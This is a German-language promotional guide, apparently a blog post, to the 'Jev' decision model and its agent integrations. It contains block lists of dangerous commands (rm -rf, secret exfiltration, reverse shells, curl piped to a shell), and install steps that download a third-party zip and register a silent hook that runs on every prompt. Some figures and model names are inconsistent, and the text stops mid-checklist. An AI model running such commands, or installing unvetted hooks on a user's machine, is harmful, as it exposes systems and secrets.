Die moderne KI-Branche hat sich lange Zeit auf die Skalierung generativer Modelle konzentriert. Wir sind es gewohnt, große Sprachmodelle (LLMs) der Kategorie GPT-6.1 Sol, Claude Opus 5.5, Claude Fable oder Gemini 3.8 Flash für alle möglichen Aufgaben zu nutzen: vom Verfassen von Essays bis zum Parsen von Bestellstatusmeldungen. Doch wenn es um den Aufbau zuverlässiger Software wird die Textgenerierung zum Flaschenhals: Modelle verschwenden Sekunden mit dem schrittweisen Entrollen von Tokens, halluzinieren ungültiges JSON, erfordern endlose reguläre Ausdrücke und sind für Microservice-Architekturen viel zu teuer.
Jev vom Labor TypeSafe AI ist das weltweit erste Modell einer neuen Klasse, bekannt als System One AI. Es generiert überhaupt keinen Text. Jev wurde ausschließlich für sofortige, typisierte, strukturelle Entscheidungen innerhalb von Softwaresystemen entwickelt: Klassifizierung, Routing, Bewertung nach Kriterien, Hypothesenprüfung und Firewalls für Agenten mit einer Latenz von ca. 100 ms und Kosten von $0.042 pro 1 Million Tokens.
In diesem Leitfaden werden wir als Praktiker die Jev-Technologie bis ins kleinste Detail zerlegen: den fundamentalen Unterschied zwischen System One und System Two, die drei wichtigsten Primitiven, die Mathematik der kalibrierten Konfidenz, Architektur-Patterns, produktionsreife Pipelines in TypeScript und Python sowie die Untersuchung von 10 bahnbrechenden realen Anwendungsfällen mit echten Rechnungen und Video-Demos.
Praktisches Toolkit von Yuri (@yuriisams):
Für die praktische Nutzung von Jev in Terminal-basierten AI-CLIs laden Sie das autorisierte Archiv der Version 0.1.2 herunter, das einen fertigen Hook für automatisches Model-Routing und dynamische Skill-Auswahl enthält (unterstützt Claude Code, Codex, Antigravity):
Vollständiges Archiv jev_0.1.2.zip herunterladen (33 KB) →
 Demonstration der Geschwindigkeit von TypeSafe Jev: Sofortige Verifizierung von Aussagen mit 69–83 ms Latenz und kalibrierter Konfidenz
1. Paradigmenwechsel: System One vs. klassische LLMs (System Two)
Der Name des Konzepts stammt aus der kognitiven Psychologie und dem grundlegenden Werk des Nobelpreisträgers Daniel Kahneman „Thinking, Fast and Slow“.
Kahneman unterteilt das menschliche Denken in zwei Systeme:
- System 1 (System One): Schnelle, intuitive, automatische, nahezu sofortige Reaktion auf bekannte Muster (z. B. den Gesichtsausdruck eines Gesprächspartners erkennen, eine Gefahr auf der Straße wahrnehmen, Spam von wichtigen E-Mails in Sekundenbruchteilen unterscheiden).
- System 2 (System Two): Langsame, bewusste, analytische Arbeit, die Konzentration und sequenzielle Schritte erfordert (eine Gleichung lösen, ein Architektur-Dokument schreiben, einen Theorembeweis führen).
Warum generative LLMs Software-Pipelines brechen
Die meisten Entscheidungen in Backend-Services sind keine philosophischen Essays, sondern konkrete diskrete Wahlen:
- „Gehört diese Transaktion zu den verdächtigen?“ (
trueoderfalse). - „An welche Abteilung soll dieses Ticket geleitet werden: Billing, Tech Support oder Sales?“ (
billing | tech | sales). - „Wie verärgert ist der Kunde auf einer Skala von 1 bis 5?“ (
1..5).
Wenn ein Ingenieur ein schweres generatives Modell wie GPT-6.1 Sol, Claude Opus 5.5 oder Claude Fable zwingt, solche Fragen zu beantworten, entsteht eine fundamentale Unvereinbarkeit der Werkzeugnatur:
- Autoregressive Latenz: Das Modell muss Tokens nacheinander sequenziell generieren. Selbst eine kurze Antwort dauert 1,5–3 Sekunden aufgrund von Netzwerk-Wartezeiten und Generierungs-Quants.
- Brüchigkeit des JSON Mode: Generative Modelle fügen häufig Kommentare hinzu, lassen Anführungszeichen aus oder wickeln die Antwort in
```json ... ```, was Entwickler dazu zwingt, komplexe Sanitizer und Retry-Mechanismen zu schreiben. - Wirtschaftliche Ineffizienz: Sie zahlen den vollen Preis für Output-Tokens, die in kommerziellen APIs 3–5 Mal teurer sind als Input-Tokens.
- Aufmerksamkeitsdegradation (Context Rot): Wenn Sie einem Modell mehrere aufeinanderfolgende Fragen in einem Chat stellen, verwässert der wachsende Kontext die Aufmerksamkeit und erhöht die Fehlerwahrscheinlichkeit.
Das Jev-Prinzip: Jev verfügt über keinen Mechanismus zur autoregressiven Textgenerierung für den Benutzer. Das Modell liest den Eingabestatus (state), führt ihn durch einen Transformer und berechnet normalisierte Wahrscheinlichkeitsverteilungen über vordefinierte Kategorien in einem einzigen Forward-Pass. Das Ergebnis wird sofort als streng typisierte Datenstruktur zurückgegeben.
2. Wirtschaftlichkeit, Geschwindigkeit und Benchmarks: $0.042 pro 1M Tokens und 100 ms
Die Ökonomie von Jev verändert die Spielregeln für hochbelastete Services. Anstatt für jedes ausgegebene Wort zu bezahlen, zahlen Entwickler ausschließlich für Input-Tokens.
Vergleichstabelle der Kosten und Spezifikationen
| Merkmal | TypeSafe Jev 1.13 | OpenAI GPT-6.1 Sol | Anthropic Claude Opus 5.5 | Google Gemini 3.8 Flash |
|---|---|---|---|---|
| Architekturklasse | System One (Decision) | System Two (Generative) | System Two (Generative) | System Two (Generative) |
| Kosten Input-Tokens (1M) | $0.042 | $3.00 | $5.00 | $0.10 |
| Kosten Output-Tokens (1M) | $0.00 (Kostenlos!) | $12.00 | $25.00 | $0.40 |
| Typische Latenz (P50) | ~90–120 ms | 1200–2400 ms | 1400–2800 ms | 400–700 ms |
| Durchsatz-Limits | 100K tok/s, 40 RPS | Abhängig vom Tier | Abhängig vom Tier | Abhängig vom Tier |
| Kontextfenster der Anfrage | 64.000 Tokens | 256.000 Tokens | 500.000 Tokens | 2.000.000 Tokens |
| Notwendigkeit des Response-Parsings | Keine (Native Typen) | JSON.parse / Regex | JSON.parse / Regex | JSON.parse / Regex |
Output-Tokens sind kostenlos: Da Jev keinen freien Text generiert, tarifiert TypeSafe ausschließlich den Eingabe-Kontext (state + Frage). Die Verarbeitung von 1 Milliarde Tokens kostet nur $42. Zum Vergleich: Das gleiche Volumen bei GPT-6.1 Sol oder Claude Opus 5.5 würde mindestens $3.000 – $7.500 kosten.
Realer Benchmark: MotherDuck (SQL Text Classification)
Das Team der analytischen Cloud-Datenbank MotherDuck integrierte die Funktion prompt_jev() direkt in den SQL-Dialekt zur Klassifizierung von Textdatensätzen im industriellen Maßstab.
Ergebnisse des Tests auf einem Array mit 100.000 Zeilen:
- Klassische Frontier-LLM: Ausführungszeit — 32 Minuten, Rechenkosten — $37.00.
- TypeSafe Jev: Ausführungszeit — 40 Sekunden, Rechenkosten — $0.50.
- Zusammenfassung: Jev erledigte die Aufgabe 48-mal schneller und war 74-mal günstiger, wobei es volle Parität bei der Klassifizierungsqualität demonstrierte.
3. Anatomie der Anfrage: Structured State und punktuelle Dot-Path-Adressierung
Eine Anfrage an Jev besteht aus zwei fundamentalen Komponenten:
state(Status): Der Aufgabenkontext als einfacher Text, String oder verschachteltes JSON-Dokument (Ereignisprotokoll, Transaktion, Nutzerprofil, Code, Seiteninhalt).questions(Fragensatz): Ein Wörterbuch von Fragen, die das Modell gleichzeitig bezüglich des übergebenen Status bewerten soll.
Prinzip der Kontextisolierung und Vermeidung von Context Rot
Ein klassischer Fehler bei der Arbeit mit großen Modellen ist das Senden der gesamten Historie früherer Dialoge und systemischer Prompts. Bei Jev gilt die Regel strenger Kontexthygiene: Übergeben Sie im state nur die Daten, die für die spezifischen Entscheidungsfindungen erforderlich sind. Das Modell erhält den Status einmal und berechnet alle Fragen parallel.
Punktuelle Adressierung via Dot-and-Index Paths
Wenn Ihr state ein komplexes strukturiertes JSON-Objekt ist, können Sie auf bestimmte Felder und Array-Elemente direkt im Fragetext mittels Backticks verweisen:
Das Jev-Modell ist speziell für die Navigation im JSON-Baum optimiert. Wenn es `transaction.amount_usd` sieht, fokussiert sich seine Attention-Ebene genau auf den angegebenen Schlüssel, beseitigt Mehrdeutigkeiten und verhindert Fehlinterpretationen.
4. Drei AI-Primitive: Detaillierte Analyse von Choice, Score und Noul
TypeSafe hat das System um drei minimale, komplementäre Primitive herum aufgebaut. Jedes davon ist für einen bestimmten mathematischen Entscheidungstyp vorgesehen. Unter jedem Abschnitt unten ist ein separates interaktives Stand integriert, wo Sie einen fertigen Prompt auswählen und die Funktionsweise des Primitivs live testen können.
4.1. Primitive Choice: Auswahl aus einer diskreten Liste von Kategorien
Choice wird verwendet, wenn die Antwort eine Kategorie aus einer festen, ungeordneten Liste von Optionen sein soll.
Was Jev für Choice zurückgibt:
choice: Der Schlüssel der ausgewählten Kategorie (z. B."technical").probabilities: Die vollständige Wahrscheinlichkeitsverteilung über alle Optionen:{"billing": 0.04, "technical": 0.92, "sales": 0.02, "other": 0.02}.confidence: Eine Zahl von0.0bis1.0, die die Klarheit der Dominanz des Leaders gegenüber anderen Optionen misst.
Goldene Regel für Choice: Fügen Sie immer die Kategorie other oder none_of_the_above hinzu. Wenn die Eingabedaten keiner der Zieloptionen entsprechen, wird das Modell nicht gezwungen, die Wahrscheinlichkeit einer unpassenden Kategorie künstlich zu erhöhen, sondern wählt stattdessen other oder signalisiert ein niedriges confidence-Level.
4.2. Primitive Score: Bewertung auf einer ordinalen Skala oder Rubrik
Score ist für die Bewertung von Eigenschaften gedacht, die auf einem kontinuierlichen oder ordinalen Spektrum liegen: Kritikalität eines Bugs, Stresslevel eines Kunden, Qualität eines Lebenslaufs, Komplexität von Code.
Sie definieren ein sortiertes Array von textuellen Kriterien (Levels):
Was Jev für Score zurückgibt:
score: Ein numerischer Wert im Bereich von0bisN-1. Wichtig: Der Wert kann gebrochen sein (z. B.2.37), wenn die Situation zwischen dem zweiten und dritten Level der Rubrik liegt!probabilities: Die Wahrscheinlichkeitsverteilung über jedes Level der Skala.confidence: Der Grad der Bestimmtheit der Bewertung.
4.3. Primitive Noul: Kalibrierte Wahrscheinlichkeit der Wahrheit einer Aussage
Der Begriff Noul stammt von der Idee des binären Urteils. Dies ist eine Frage, die mit „Ja“ oder „Nein“ beantwortet werden kann. Anstelle eines einfachen booleschen Wertes gibt Jev eine kalibrierte Wahrscheinlichkeit zurück, dass die Aussage wahr ist.
Was Jev für Noul zurückgibt:
noul: Eine Gleitkommazahl von0.0bis1.0.- Ein Wert von
0.98bedeutet ein überzeugtes „Ja“. - Ein Wert von
0.02bedeutet ein überzeugtes „Nein“. - Ein Wert von
0.50zeigt die vollständige Unsicherheit des Modells an.
- Ein Wert von
Noulhat kein separates Feldconfidence, da dernoul-Wert selbst die mathematische Schätzung der Wahrscheinlichkeit ist.
4.4. Parallel Batching
Alle drei Typen von Primitiven können in einer einzigen Anfrage in beliebiger Anzahl kombiniert werden.
Im offiziellen Cookbook von TypeSafe zeigte ein Experiment mit einem Paket aus 13 Fragen zu GDPR-Text, dass die Zusammenführung aller Prüfungen in eine einzige Anfrage 12,2-mal günstiger und 10,0-mal schneller war als das Senden von 13 separaten Anfragen, bei voller Identität der erhaltenen Ergebnisse.
5. Confidence vs. Probability: Mathematik und Confidence-Gated Routing
Eines der Hauptprobleme klassischer LLMs ist ihre Tendenz zu Halluzinationen und übermäßiger Selbstsicherheit. Wenn ein generatives Modell (selbst auf dem Niveau von GPT-6.1 Sol oder Claude Opus 5.5) auf einen Randfall oder einen schlecht definierten Kontext stößt, versucht es, einen überzeugenden plausiblen Text zu erfinden. Jev wurde mit Algorithmen des Reinforcement Learning based on Calibrated Decisions (RLCD) entworfen, was dem Modell erlaubt, ehrlich zu signalisieren: „Ich bin mir nicht sicher.“
Mathematischer Unterschied
- Probability (
probability): Beantwortet die Frage „Wie groß ist die Chance, dass Option X korrekt ist?“. Dies ist ein Maß für aleatorische Unsicherheit innerhalb der gegebenen Optionen. - Confidence (
confidence): Beantwortet die Frage „Wie deutlich dominiert eine Option gegenüber allen anderen?“. Dies ist ein Maß für epistemische Sicherheit des Modells in seiner Wahl.
Für $K$ Optionen in einer Choice-Frage hat die Formel für die normalisierte Berechnung der TypeSafe-Confidence folgende Gestalt:
$$\text{Confidence} = \max\left(0, \min\left(1, \frac{K \cdot p_{\max} - 1}{K - 1}\right)\right)$$
wobei:
- $K$ — die Gesamtanzahl der verfügbaren Kategorien.
- $p_{\max}$ — die höchste Wahrscheinlichkeit unter allen Kategorien.
Beispiel der Interpretation für 3 Optionen ($K = 3$):
-
Wenn die Wahrscheinlichkeiten als
[0.90, 0.06, 0.04]verteilt sind, dann ist $p_{\max} = 0.90$.$\text{Confidence} = \frac{3 \cdot 0.90 - 1}{2} = \frac{1.7}{2} = 0.85$ (Hohe Confidence).
-
Wenn die Wahrscheinlichkeiten gleichmäßig
[0.34, 0.33, 0.33]sind, dann ist $p_{\max} = 0.34$.$\text{Confidence} \approx \frac{3 \cdot 0.34 - 1}{2} = \frac{0.02}{2} = 0.01$ (Das Modell hat keinen Leader, vollständige Unsicherheit).
Dreistufiges Routing-Pattern (Confidence-Gated Routing)
Dank des Indikators confidence können Ingenieure zuverlässige Automatisierungssysteme mit drei Sicherheitskreisen bauen:
6. Produktionsreife Architektur-Patterns (Production Patterns)
Die Erfahrung aus hunderten Projekten mit Jev ermöglichte die Kristallisation von fünf Schlüssel-Architektur-Patterns für das Design intelligenter Systeme.
6.1. Speculative Fan-Out
Im klassischen Code führen Entwickler zuerst eine Bedingungsprüfung durch und rufen dann die nächste Funktion auf. In der Welt von Jev werden Fragen parallel berechnet, und das Hinzufügen neuer Fragen ändert die Antwortzeit kaum.
Pattern: Senden Sie in der ersten Anfrage nicht nur die obligatorischen, sondern auch hypothetische Fragen, deren Antworten nur in bestimmten Code-Zweigen benötigt werden.
6.2. Composite Scoring
Anstatt das Modell abstrakt zu bitten, einen Lead „von 1 bis 100 zu bewerten“, zerlegen Sie die Bewertung in atomare, objektive Faktoren. Aggregieren Sie sie zu einer finalen Punktzahl durch eine deterministische mathematische Formel in Ihrem Code:
$$\text{LeadScore} = 0.40 \cdot \text{BudgetConfirmed} + 0.35 \cdot \text{DecisionMakerRole} + 0.25 \cdot \text{Urgency}$$
Wenn sich die Business-Prioritäten des Unternehmens ändern, müssen Sie keinen langen System-Prompt neu schreiben oder Halluzinationen erneut testen — Sie ändern einfach die numerischen Koeffizienten 0.40, 0.35, 0.25 in Ihrem TypeScript-Code.
6.3. SDE Cascade (Structured Data Extraction)
Wenn Sie komplexe Daten aus unstrukturiertem Text extrahieren müssen, bauen Sie eine zweistufige Pipeline:
- Stufe 1: Ein schneller Parser oder reguläre Ausdrücke finden potenzielle Entitäten (Daten, Beträge, Links, Emails).
- Stufe 2 (Jev): Eine Serie von
Choice- oderNoul-Fragen verifiziert und wählt unter den Kandidaten genau jene aus, die zum Kontext passen. - Stufe 3 (Nur für 2–3% der Kollisionen): Wenn Jev
confidence < 0.5zurückgibt, wird die Anfrage an ein schweres Deep-Reasoning-Modell (GPT-6.1 Sol oder Claude Opus 5.5) weitergeleitet.
Dieser Ansatz reduziert die Gesamtrechnung für Cloud-LLMs um 90–95%.
6.4. Tool-Call Firewall
KI-Agenten, die Zugriff auf Konsolen oder Tool-Calls (MCP, bash, SQL) haben, bergen ein enormes Risiko für irreversible Datenlöschung oder die Ausführung schädlichen Codes.
Mit Jev wird eine schnelle Firewall erstellt: Jeder vom Agenten generierte Befehl wird vor der Ausführung an Jev mit 5–7 Sicherheitsfragen gesendet:
- „Modifiziert dieser Befehl Systemdateien?“
- Werden vertrauliche Umgebungsvariablen an externe Hosts übertragen?
- Entspricht die Aktion der ursprünglichen Nutzeranfrage?
Die Latenz von 100 ms ist für den Agenten nicht spürbar, schützt das System jedoch zuverlässig vor gefährlichen Operationen.
7. Praktisches Coding: Fertige Pipelines in TypeScript und Python
Unten finden Sie produktionsreife Beispiele für den Aufbau eines Services zur Bearbeitung eingehender Kundenanfragen und finanzielles Risk-Scoring unter Verwendung der offiziellen TypeSafe SDKs für TypeScript und Python.
7.1. Industrielle Pipelines: Bearbeitung von Kundenanfragen
typescriptimport { TypeSafeClient, choice, score, noul } from "@typesafe-ai/sdk"; // 1. Ініціалізація клієнта (бере TYPESAFE_API_KEY зі змінних середовища) const client = new TypeSafeClient(); interface SupportState { ticketId: string; userEmail: string; accountAgeDays: number; messageText: string; attachedLogs?: string; } export async function processCustomerMessage(ticket: SupportState) { try { // 2. Виклик System One з паралельними питаннями const response = await client.systemOne({ state: { ticket_id: ticket.ticketId, user_tier: ticket.accountAgeDays > 365 ? "vip" : "standard", content: ticket.messageText, logs: ticket.attachedLogs ?? "Немає логів" }, questions: { // Категоризація запиту (Choice) topic: choice("Яка основна тема звернення користувача?", { billing: "Проблеми з оплатою, картками, підпискою, запит на повернення грошей", bug_report: "Повідомлення про збій у додатку, помилку в інтерфейсі або API", feature_request: "Побажання щодо покращення функціоналу, нові інструменти", account: "Проблеми зі входом, зміна пошти або скидання пароля", other: "Питання, які не підпадають під жодну з попередніх категорій" }), // Оцінка за шкалою роздратування (Score) frustration_level: score("Наскільки користувач роздратований у `content`?", [ "Спокійний: діловий, нейтральний тон, виклад фактів", "Стурбований: відчувається легке невдоволення або нетерпіння", "Розлючений: агресія, погрози піти до конкурентів, скарги", "Екстремальний: ненормативна лексика, caps lock, вимога негайного дзвінка керівництва" ]), // Перевірка на терміновість (Noul) is_urgent: noul("Чи вказує користувач у `content`, що його продакшен зупинений або проблема критична для бізнесу?"), // Перевірка на наявність витоку секретів у тексті (Noul) contains_leaked_secrets: noul("Чи містить `content` або `logs` приватні API-ключі, токени доступу чи паролі?") } }); const { topic, frustration_level, is_urgent, contains_leaked_secrets } = response.answers; // 3. Детермінована логіка маршрутизації console.log(`[Ticket ${ticket.ticketId}] Тема: ${topic.choice} (Впевненість: ${topic.confidence.toFixed(2)})`); console.log(`[Ticket ${ticket.ticketId}] Рівень стресу: ${frustration_level.score.toFixed(2)}/3.00`); // Безпековий контур if (contains_leaked_secrets.noul > 0.85) { console.warn(`[SECURITY ALERT] Виявлено можливий витік ключів у тікеті ${ticket.ticketId}. Автоматичне маскування!`); } // Маршрутизація на основі впевненості if (topic.confidence < 0.50) { return { status: "manual_triage", reason: "Model uncertain about topic" }; } if (is_urgent.noul > 0.80 || frustration_level.score > 2.0) { return { status: "escalated_p1", department: topic.choice, priority: "CRITICAL", confidence: topic.confidence }; } return { status: "routed", department: topic.choice, priority: "NORMAL", confidence: topic.confidence }; } catch (error) { console.error("Помилка під час виклику Jev API:", error); throw error; } }
8. Analyse der 10 besten weltweiten Use Cases mit Video-Demos (Receipts)
Die Ingenieurs-Community auf Plattformen wie shipwithjev.com, jevbest.com und jevable.com hat dutzende revolutionäre Anwendungen von Jev demonstriert. Unten folgt eine detaillierte Analyse der 10 führenden weltweiten Use Cases: Links befindet sich ein interaktiver Player für echte Demos oder Telemetrie, rechts eine strukturierte Analyse des Problems, der Jev-Architekturlösung und des bestätigten Speed- und Cost-Receipts.
8.1. Browser Use + Jev: Autonomer Flugticketsuch-Agent
8.2. Toolgate: MCP & Claude Code Tool-Call Firewall
8.3. Astra + Jev in Minecraft: Echtzeit-Agent System One + Two
8.4. Jev Driver: Autonomes Autofahren im Browser
8.5. 2048Jev: Jev spielt 2048 in Echtzeit
8.6. Semantic Jev: Natursprachliche Queries via SQL
8.7. MotherDuck: prompt_jev() Klassifizierung direkt in SQL
8.8. Jev Swap: Suche nach LLM-Calls, die durch Jev ersetzt werden sollten
8.9. ElevenLabs: Echtzeit-Erkennung von Telefonbetrügern
8.10. Softlint: AI-Linter im CI für semantische Code-Regeln
9. Integration in agentische Pipelines: Claude Code, Codex und MCP Toolgate
Moderne autonome Coding-Agenten (Claude Code, OpenAI Codex, Antigravity, Cursor) stehen vor drei kritischen Engpässen: Context Bloat durch Dutzende angeschlossene Tools, irrationaler Einsatz extrem teurer Flagship-Modelle für triviale Aufgaben und Risiko unkontrollierter destruktiver Aktionen im Terminal.
Jev System One fungiert als ultraschneller Reflexschicht (L0/L1) des agentischen Systems: Es trifft diskrete Entscheidungen in ~80–90 ms zu Kosten unter $0.0003 und optimiert den gesamten Arbeitszyklus des Agenten.
9.1. Dynamisches Model-Ranking für verschiedene Aufgabentypen (Model Tier Routing)
In klassischen agentischen Pipelines fixieren Entwickler entweder ein hart codiertes Modell (z. B. Claude 3.7 Sonnet oder GPT-4.5) für alle Subtasks oder rufen ein schweres LLM zur Query-Analyse auf, was 2–4 Sekunden Latenz und zusätzliche Kosten pro Schritt hinzufügt.
Jev klassifiziert Intention und Komplexität der Aufgabe in ~85 ms und leitet die Query in den entsprechenden Model-Tier:
- Fast Tier (schnelle Mikro-Aufgaben): Code-Formatierung, Schreiben einfacher Unit-Tests, Generierung von Validatoren und Dokumentation. Geleitet zu Gemini 2.5 Flash oder GPT-4o-mini ($0.05–$0.15 pro 1M Tokens).
- Balanced Tier (Standard-Coding): Feature-Implementierung, Refactoring von Funktionen, API-Integration und Bugfixing mittlerer Komplexität. Geleitet zu Claude 3.5 Sonnet oder DeepSeek V3 ($3.00 pro 1M Tokens).
- Deep Reasoning Tier (kritische Architektur): Tiefgehende Analyse von Race Conditions, Datenbankdesign, umfassende kryptografische Audits. Geleitet zu Claude 3.7 Sonnet Thinking oder OpenAI o3-mini ($12.00–$15.00 pro 1M Tokens).
Ergebnis des Routings durch Jev: Die Einsparungen bei den API-Kosten des Agenten betragen 65% bis 82%, und die erste Antwort auf kleine Aufgaben erscheint 4-mal schneller als bei Verwendung eines einzelnen schweren Modells.
9.2. Ranking und On-Demand Loading von Skills (Dynamic Skill Selection)
Ein moderner Entwickler kann 30–80 agentische Skills (skills/*), Plugins und Tools in seiner Umgebung haben. Wenn man die vollständigen Spezifikationen und Anweisungen aller Skills im System-Prompt des Agenten übergibt:
- Werden 15.000 bis 35.000 Tokens pro Dialogiteration verbraucht.
- Beginnt das Modell, ähnliche Tools zu verwechseln (Tool Hallucination / Overload).
- Sinkt die Geschwindigkeit der ersten Reaktion des Agenten auf 5–10 Sekunden.
Jev implementiert die Architektur On-Demand Skill Ingestion. Der Agent hält nur leichte einzeilige Beschreibungen verfügbarer Skills im Speicher, und Jev rankt sie pro Schritt in ~80 ms und wählt die Top-1–2 notwendigsten aus:
Warum dies schneller funktioniert: Anstatt 30k Tokens zu senden, übergibt der Agent an Jev nur die User-Query (~200 Tokens). Nach Erhalt des Namens des benötigten Skills zieht der Agent die entsprechende Datei SKILL.md unmittelbar vor ihrer Ausführung. Dies hält das Kontextfenster sauber für den Projektcode.
9.3. Sicherheits-Firewall toolgate für MCP und Terminal
Das Open-Source-Projekt toolgate fügt eine Middleware-Prüfschicht für jegliche Aufrufe des Model Context Protocol (MCP) hinzu. Jedes Mal, wenn ein autonomer Agent einen Terminal-Befehl (bash, npm run, git reset) initiiert oder Dateien überschreibt, berechnet Jev parallel 7 Wahrscheinlichkeiten destruktiver Risiken via Noul:
- Gefährliches Löschen von Dateien: Wahrscheinlichkeit destruktiver Aktionen (
rm -rf, Löschen von Verzeichnissen außerhalb des Repositories). - Leak sensibler Daten: Versuch, Umgebungsvariablen (
.env,AWS_SECRET_ACCESS_KEY, private SSH-Keys) auszugeben. - Privilegien-Eskalation: Nutzung von
sudo, Modifikation von Systemdateien in/etc/oder~/.ssh/. - Zerstörung der Git-Historie: Aufrufe von
git push --forceoder Branch-Resets ohne Bestätigung. - Netzwerk-Anomalien: Nicht autorisiertes Öffnen von Sockets oder Senden von Daten an fremde IPs.
- Abweichung vom ursprünglichen Task (Scope Drift): Versuch des Agenten, Dateien zu ändern, die nichts mit der gestellten Aufgabe zu tun haben.
- Finanzielle Kosten der Operation: Starten schwerer Cloud-Skripte oder Deployment ohne Nutzerzustimmung.
Wenn der aggregierte Risikoindex den Schwellenwert 0.85 überschreitet, wird die Aktion sofort blockiert, und der Operator erhält eine Benachrichtigung mit genauer Beschreibung der Bedrohung.
9.4. Vergleichsmatrix: Klassischer Agent vs. Agent mit Jev System One
| Betriebsparameter | Klassischer Ansatz (Full Context / Heavy LLM) | Agent mit Jev System One Integration | Vorteil für das Projekt |
|---|---|---|---|
| Modellauswahl pro Task | Fixiertes Flagship-Modell oder schwerer LLM-Router (2–4 s, ~$0.02) | Jev System One Choice-Router (~85 ms, $0.0003) | -98% Latenz, -98.5% Kosten |
| Skill-Auswahl und Loading | Alle 40–80 Skills im Prompt (25.000+ Tokens pro Turn) | Ranking in 80 ms und Loading von 1–2 Skills on-demand | Bis zu 90% Kontext-Einsparung |
| Tool-Sicherheitskontrolle | Einfache Regex-Regeln oder vollständiges Fehlen von Schutz | 7 parallele Noul-Prüfungen vor jedem Tool Call | Schutz vor nicht autorisierten Aktionen |
| Agent-Startgeschwindigkeit | 4–9 Sekunden Warten auf erstes Token | 600–900 ms bis zum Beginn der Schritt-Ausführung | 5–7-mal schnellerer Start |
| Durchschnittskosten für 100 Agent-Schritte | ~$4.50 – $8.00 | ~$0.85 – $1.40 | 75–85% Kosteneinsparung |
9.5. Installation des offiziellen Skills für Agenten
TypeSafe stellt fertige Integrations-Plugins und Skills für gängige Entwicklungsumgebungen bereit:
bashclaude plugin marketplace add typesafe-ai/skills claude plugin install typesafe@typesafe-ai
Der Skill lehrt den Agenten drei kritische Regeln:
- Immer zusammenhängende Prüfungen in einem parallelen Aufruf
client.systemOnegruppieren. - Das Pattern Speculative Fan-Out anstelle sequenzieller Befragungen verwenden.
- Fragen und Schwellenwerte in einer separaten Konfigurationsdatei speichern für transparente menschliche Audits.
9.6. Fertiges Jev 0.1.2 Toolkit von Yuri (@yuriisams)
Der Entwickler und Praktiker Yuri (@yuriisams) hat die Automatisierung auf Version Jev 0.1.2 aktualisiert — nun ist es ein monolithisches System ~/.jev/ (Model-Router + dynamischer Skill-Auswähler), das sofort alle drei wichtigsten agentischen Umgebungen unterstützt: Claude Code, Codex und Antigravity (agy).
Standardmäßig arbeiten die Tools lautlos: Sie filtern systemische Service-Benachrichtigungen (<task-notification, [SYSTEM NOTIFICATION]) heraus, und falls der Jev-Service nicht erreichbar ist oder die Confidence unter dem Schwellenwert liegt, setzt der Agent die normale Ausführung unbemerkt fort, ohne Fehler und Verzögerungen.
Datei in jev_0.1.2/ | Zweck | Wie es unter der Haube funktioniert |
|---|---|---|
jev.py | Haupt-Einstiegspunkt | Parst die Query, filtert Service-Rauschen, startet die Queue: zuerst router.py, dann picker.py. |
router.py | Effort-Router | Bewertet die Komplexität (tiny, everyday, large, hardest) und den Standalone-Koeffizienten der Nachricht. |
picker.py | Skill-Auswähler | Zweistufige Auswahl: prüft zuerst lokale Projekt-Skills, dann das allgemeine gecachte Menü. |
manifest.py | Skill-Menü-Cache | Scannt builtins, persönliche ~/.claude/skills, Marketplace-Plugins und das aktuelle Projekt. |
scan.py | Sicherheits-Audit | Prüft Skills auf gefährliche Patterns (Reverse Shell, `curl |
test_jev.py | Test-Suite | 23 autonome Tests für schnelle Validierung auf der Maschine ohne Token- und Netzwerkkosten. |
rules.md | System-Regeln | Fertige Anweisungen zur Einfügung in CLAUDE.md oder AGENTS.md für die Interaktion mit Jev-Tags. |
Schritt-für-Schritt-Installation auf der Workstation
bash# Створюємо теку ~/.jev і розпаковуємо авторський архів v0.1.2 mkdir -p ~/.jev curl -L -o /tmp/jev_0.1.2.zip https://gotburnout.io/downloads/jev_0.1.2.zip unzip -q /tmp/jev_0.1.2.zip -d /tmp/jev_unpacked cp -r /tmp/jev_unpacked/jev_0.1.2/* ~/.jev/ rm -rf /tmp/jev_unpacked /tmp/jev_0.1.2.zip # Налаштовуємо оточення та API ключ TypeSafe cp ~/.jev/.env.example ~/.jev/.env # Відкрийте ~/.jev/.env і додайте дійсний ключ: TYPESAFE_API_KEY=ваш_ключ chmod 600 ~/.jev/.env
Hook-Verbindung nach CLI-Typ
Wählen Sie die Konfiguration abhängig vom Arbeits-Tool:
json{ "hooks": { "UserPromptSubmit": [ { "type": "command", "command": "python3 ~/.jev/jev.py --cli claude", "timeout": 10, "statusMessage": "Jev sizing up your message & skills..." } ] } }
Steuerung und Schnellbefehle im Terminal
Nach dem Neustart des Agenten können Sie das Verhalten von Jev direkt über Chat-Befehle steuern:
-
Steuerung des Effort-Routers:
jev router on/jev router off/jev router status. -
Steuerung der Skill-Auswahl:
jev skills on/jev skills off/jev skills status. -
Allgemeiner Status des Subsystems:
jev status. -
Wechseln der Engine (Cloud oder lokale Laya):
jev engine jev/jev engine laya/jev engine status. -
Sicherheits-Audit aller installierten Skills:
bashpython3 ~/.jev/scan.py
Fertiges Archiv jev_0.1.2.zip von Yuri (@yuriisams) herunterladen →
10. Fallstricke, Einschränkungen von Jev 1.13 und Implementierungs-Checkliste
Jev ist ein mächtiges Werkzeug, aber kein universelles Silbernes Geschoss. Das Verständnis seiner Grenzen ermöglicht es, kritische Fehler in der Entwurfsphase zu vermeiden.
Bekannte Unebenheiten (Jagged Edges) der aktuellen Version jev-1.13.0
- Kontext-Limits: Die maximale Anfragegröße beträgt 64k Tokens, aber der Status (
state) plus die längste Frage dürfen 32k Tokens nicht überschreiten. Bei Annäherung an die Grenze von 32k beginnt die Genauigkeit des Modells sanft abzufallen. - Nur Text: Jev unterstützt keinen direkten Empfang von Bildern, Videos oder Audio. Alle Mediendaten müssen vor der Übergabe in
statetranskribiert (z. B. via Whisper) oder in strukturierten Text umgewandelt werden. - Sprachspezifik: Das Modell wurde überwiegend auf englischsprachigen Datensätzen trainiert. Es kann Ukrainisch, Polnisch oder Spanisch verarbeiten, doch die höchste Genauigkeit wird nach folgendem Schema erreicht:
Tipp
Tipp für lokalisierte Projekte: Übergeben Sie den lokalen Nutzersprachtext (z. B. Ukrainisch) im Feld
state, aber schreiben Sie die Anweisungen (instructions) und Kriterien (criteria) der Fragen auf Englisch. Jev korreliert englischsprachige Regeln hervorragend mit ukrainischsprachigem Kontext.
Checkliste zur Vorbereitung des Produktivstarts
- Im Artikelkörper und Service befinden sich keine unnötigen System-Prompts; nur reiner
statewird übergeben. - Alle Choice-Fragen enthalten eine Default-Kategorie (
otherodernone_of_the_above). - Verwandte Fragen sind in einem parallelen Aufruf
